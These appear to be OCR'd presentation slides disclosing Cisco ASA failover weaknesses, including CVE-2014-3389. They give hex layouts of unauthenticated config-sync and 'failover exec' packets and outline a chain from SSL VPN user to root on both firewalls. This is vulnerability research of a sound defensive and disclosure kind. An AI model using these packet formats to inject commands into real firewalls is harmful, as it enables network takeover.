
Failover

- Two modes:
- Active / Active
  - Allows both ASA to pass traffic
  - Requires multi-contexts (not supported by WebVPN)
- Active / Standby
  - Supported by WebVPN


OUTSIDE
ACTIVE IP
10.6.6.1
OUTSIDE
STANDBY IP
10.6.6.2
Inside
Outside



OUTSIDE
STANDBY IP
10.6.6.2
OUTSIDE
ACTIVE IP
10.6.6.1
Inside
Outside



Fail-over IP 1.1.1.1
Fail-over IP 1.1.1.2
Inside
Outside

Failover


- Failover Link Provides
  - NAT Tables sync
  - TCP/UDP connection tables sync
  - ARP table sync
  - VPN Session sync
  - Dynamic route table sync
  - WebVPN configuration (Customizations)
  - Config / command replication

Failover

- Three proprietary protocols on Failover link
- IP Protocol 8
  - TCP/UDP/NAT table sync
- IP Protocol 105
  - HELLOs , config sync, file replication, command replication
- IP Protocol 9
  - WebVPN session and content sync, also syncs ASDM sessions

Failover

- As an unprivileged SSL user we can send packets across the fail over link to the Standby firewall!
- We can send IP Proto 105 packets and IP Proto 9, IP Proto 8 dropped
- Standby firewall will accept packets from any source!


Packets can transit the fail-over link!
Active Fail-over IP 1.1.1.1
Standby Fail-over IP 1.1.1.2
Inside
Outside

Failover

- IP Protocol 105 <u>Config Sync</u> Packet Format

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

01 00 00 00 00 4C 00 00 00 00 00 00 00 01 00 38   .....L.........8
00 00 00 00 00 01 09 7F 00 09 02 01 00 25 00 05   .............%..
00 82 00 01 3C FE 03 ED 00 01 00 0B 00 00 00 00   .,..<þ.í........
00 00 00 00 00 00 00 14 68 6F 73 74 6E 61 6D 65   ........hostname
20 4D 79 43 69 73 63 6F 41 53 41 00 CF 8D <- CRC  MyCiscoASA.Ï.
```

Field Length

Config command sync

Sequence Number?

- No replay protection!
- No authentication!
- This packet configures

"hostname MyCiscoASA" on the standby ASA

Failover

- Cisco allows to run commands from active to standby firewall <u>(or vice-versa)</u>

```
ciscoasa#failover exec ?

  active    Execute command on the active unit
  mate      Execute command on the peer unit
  standby   Execute command on the standby unit
```

- Eg. `failover exec standby show version`
- Commands run as user enable_15 (root)

Failover

- IP Protocol 105 <u>Failover Exec </u>Packet Format

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
01 00 00 00 00 D8 00 00 00 00 00 00 00 01 00 C4   .....Ø.........Ä
00 00 00 00 00 01 17 EE 00 09 02 01 00 3C 00 05   .......î.....<..
00 82 00 01 3C FE 03 ED 00 01 00 0F 00 00 00 02   .,..<þ.í........
00 00 00 00 00 00 00 00 00 00 00 02 10 11 11 1F   ................
00 00 00 01 65 6E 61 62 6C 65 5F 31 35 00 00 00   ....enable_15...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 EB BB DD 00 00 00 09 73 68 6F 77   .....ë»Ý....show
20 76 65 72 00 00 00 00 91 34 <- CRC              ver....‘4
```

Field Length | Execute command | Sequence Number?

Failover

- CVE-2014-3389
- As an unprivileged SSL VPN user we can send custom IP 105 packets to exec commands on the standby firewall!
- No authentication!
- Cisco default "no logging standby"
  - SNMP/Syslog is disabled by default on Standby

Failover

- “Demo” scapy script sending commands to the standby firewall
- Fail-over command injection:
  – First download a copy of running config
  – Upload some of our own config
  – We will create a user on the Standby firewall in order to send exec commands to the Active firewall!
  – Login to standby and execute command on active!

Cisco ASA 9.2.1 (STANDBY)

```
ciscoasa#
```

root@kali: ~

```
root@kali:~#
```

Failover

- Cisco recommend that failover be secured by either:
  - `failover key`
  - `failover ipsec preshared-key`


```
B3 34 EB 30 00 00 00 04 00 00 00 00 00 00 00 04   ³4ë0............
D2 46 B8 12 2E FD 47 A1 23 32 B8 16 D7 1A 09 3B   ÒF¸..ýG¡#2¸.×..;
88 2B 21 FE E3 69 B8 20 1F EB CB 22 29 CC 4B EA   ˆ+!þãi¸ .ëË")ÌKê
08 0A AA 57 ED 3E A0 40 67 A4 93 44 FD CF 46 AF   ..ªWí> @g¤“DýÏF¯
4D 65 B5 E1 07 31 F1 FD 2D AA BC 12 BE 4C 8A 83   Meµá.1ñý-ª¼.¾LŠƒ
3A FA C7 1E 82 77 99 80 CD AD 01 99 A0 A4 01 34   :úÇ.‚w™€Í.™ ¤.4
A0 30 8E A2 2F 98 57 E9 76 47 6F AD 4F E4 05 5A    0Ž¢/˜WévGoOä.Z
77 55 D3 E4 9D 11 A0 D7 B6 F4 E8 86 EF 38 34 E9   wUÓä.. ×¶ôè†ï84é
69 AB 01 1B BC 55 E0 C6 17 88 F7 99 DB 10 66 E0   i«..¼UàÆ.ˆ÷™Û.fà
CE 69 5F 31 B1 C9 2C 4A 3A 4E 82 BC 7E F9 CC DA   Îi_1±É,J:N‚¼~ùÌÚ
30 EA D5 5C D1 B3 C2 35 7E 78 30 2A 74 A5 B7 CA   0êÕ\Ñ³Â5~x0*t¥·Ê
4A 18 C5 96 92 A6 FE D8 6E 15 89 27 A0 6F 2B D0   J.Å–’¦þØn.‰' o+Ð
6D 79 B2 E6 09 FF D5 E8 44 65 C0 69 6F A1 07 25   my²æ.ÿÕèDeÀio¡.%
85 AC AE 3F 91 63 59 82 DF 6A 9F D5 C9 28 3F 4B   …¬®?‘cY‚ßjŸÕÉ(?K
BE 98 19 20 36 1D 68 A2 88 CF 1D F6 F1 C6 80 31   ¾˜. 6.h¢ˆÏ.öñÆ€1
75 8E 1F F1 5F 3C 24 E1 79 DA 84 C3 F5 F4 34 BC   uŽ.ñ_<$áyÚ„Ãõô4¼
52 6D 33 98 5E EA 0D A7 69 51 D1 8B               Rm3˜^ê.§iQÑ‹
```

Failover

- `failover ipsec preshared-key`
- Starts an IPsec VPN between ASAs, all the sync/exec packets are encrypted..
- A logic flaw exists..
- The Standby will accept unencrypted packets as successfully decrypted packets!
- Cisco recommended setting “failover IPSec” offers no security against command injection attack!


Failover

- Use failover command injection to configure secondary Cisco ASA without logging
- Login to secondary ASA and exec commands on the primary!
- Both devices now compromised!


#id
uid=0(root)
gid=0(root)
cisco>enable
cisco#
"Jail break"
Local shell access
Obtain SSL VPN User Access
Device Compromise
&
Privilege Escalation
Pwn the Network
with
Hidden Config

Owning the Network

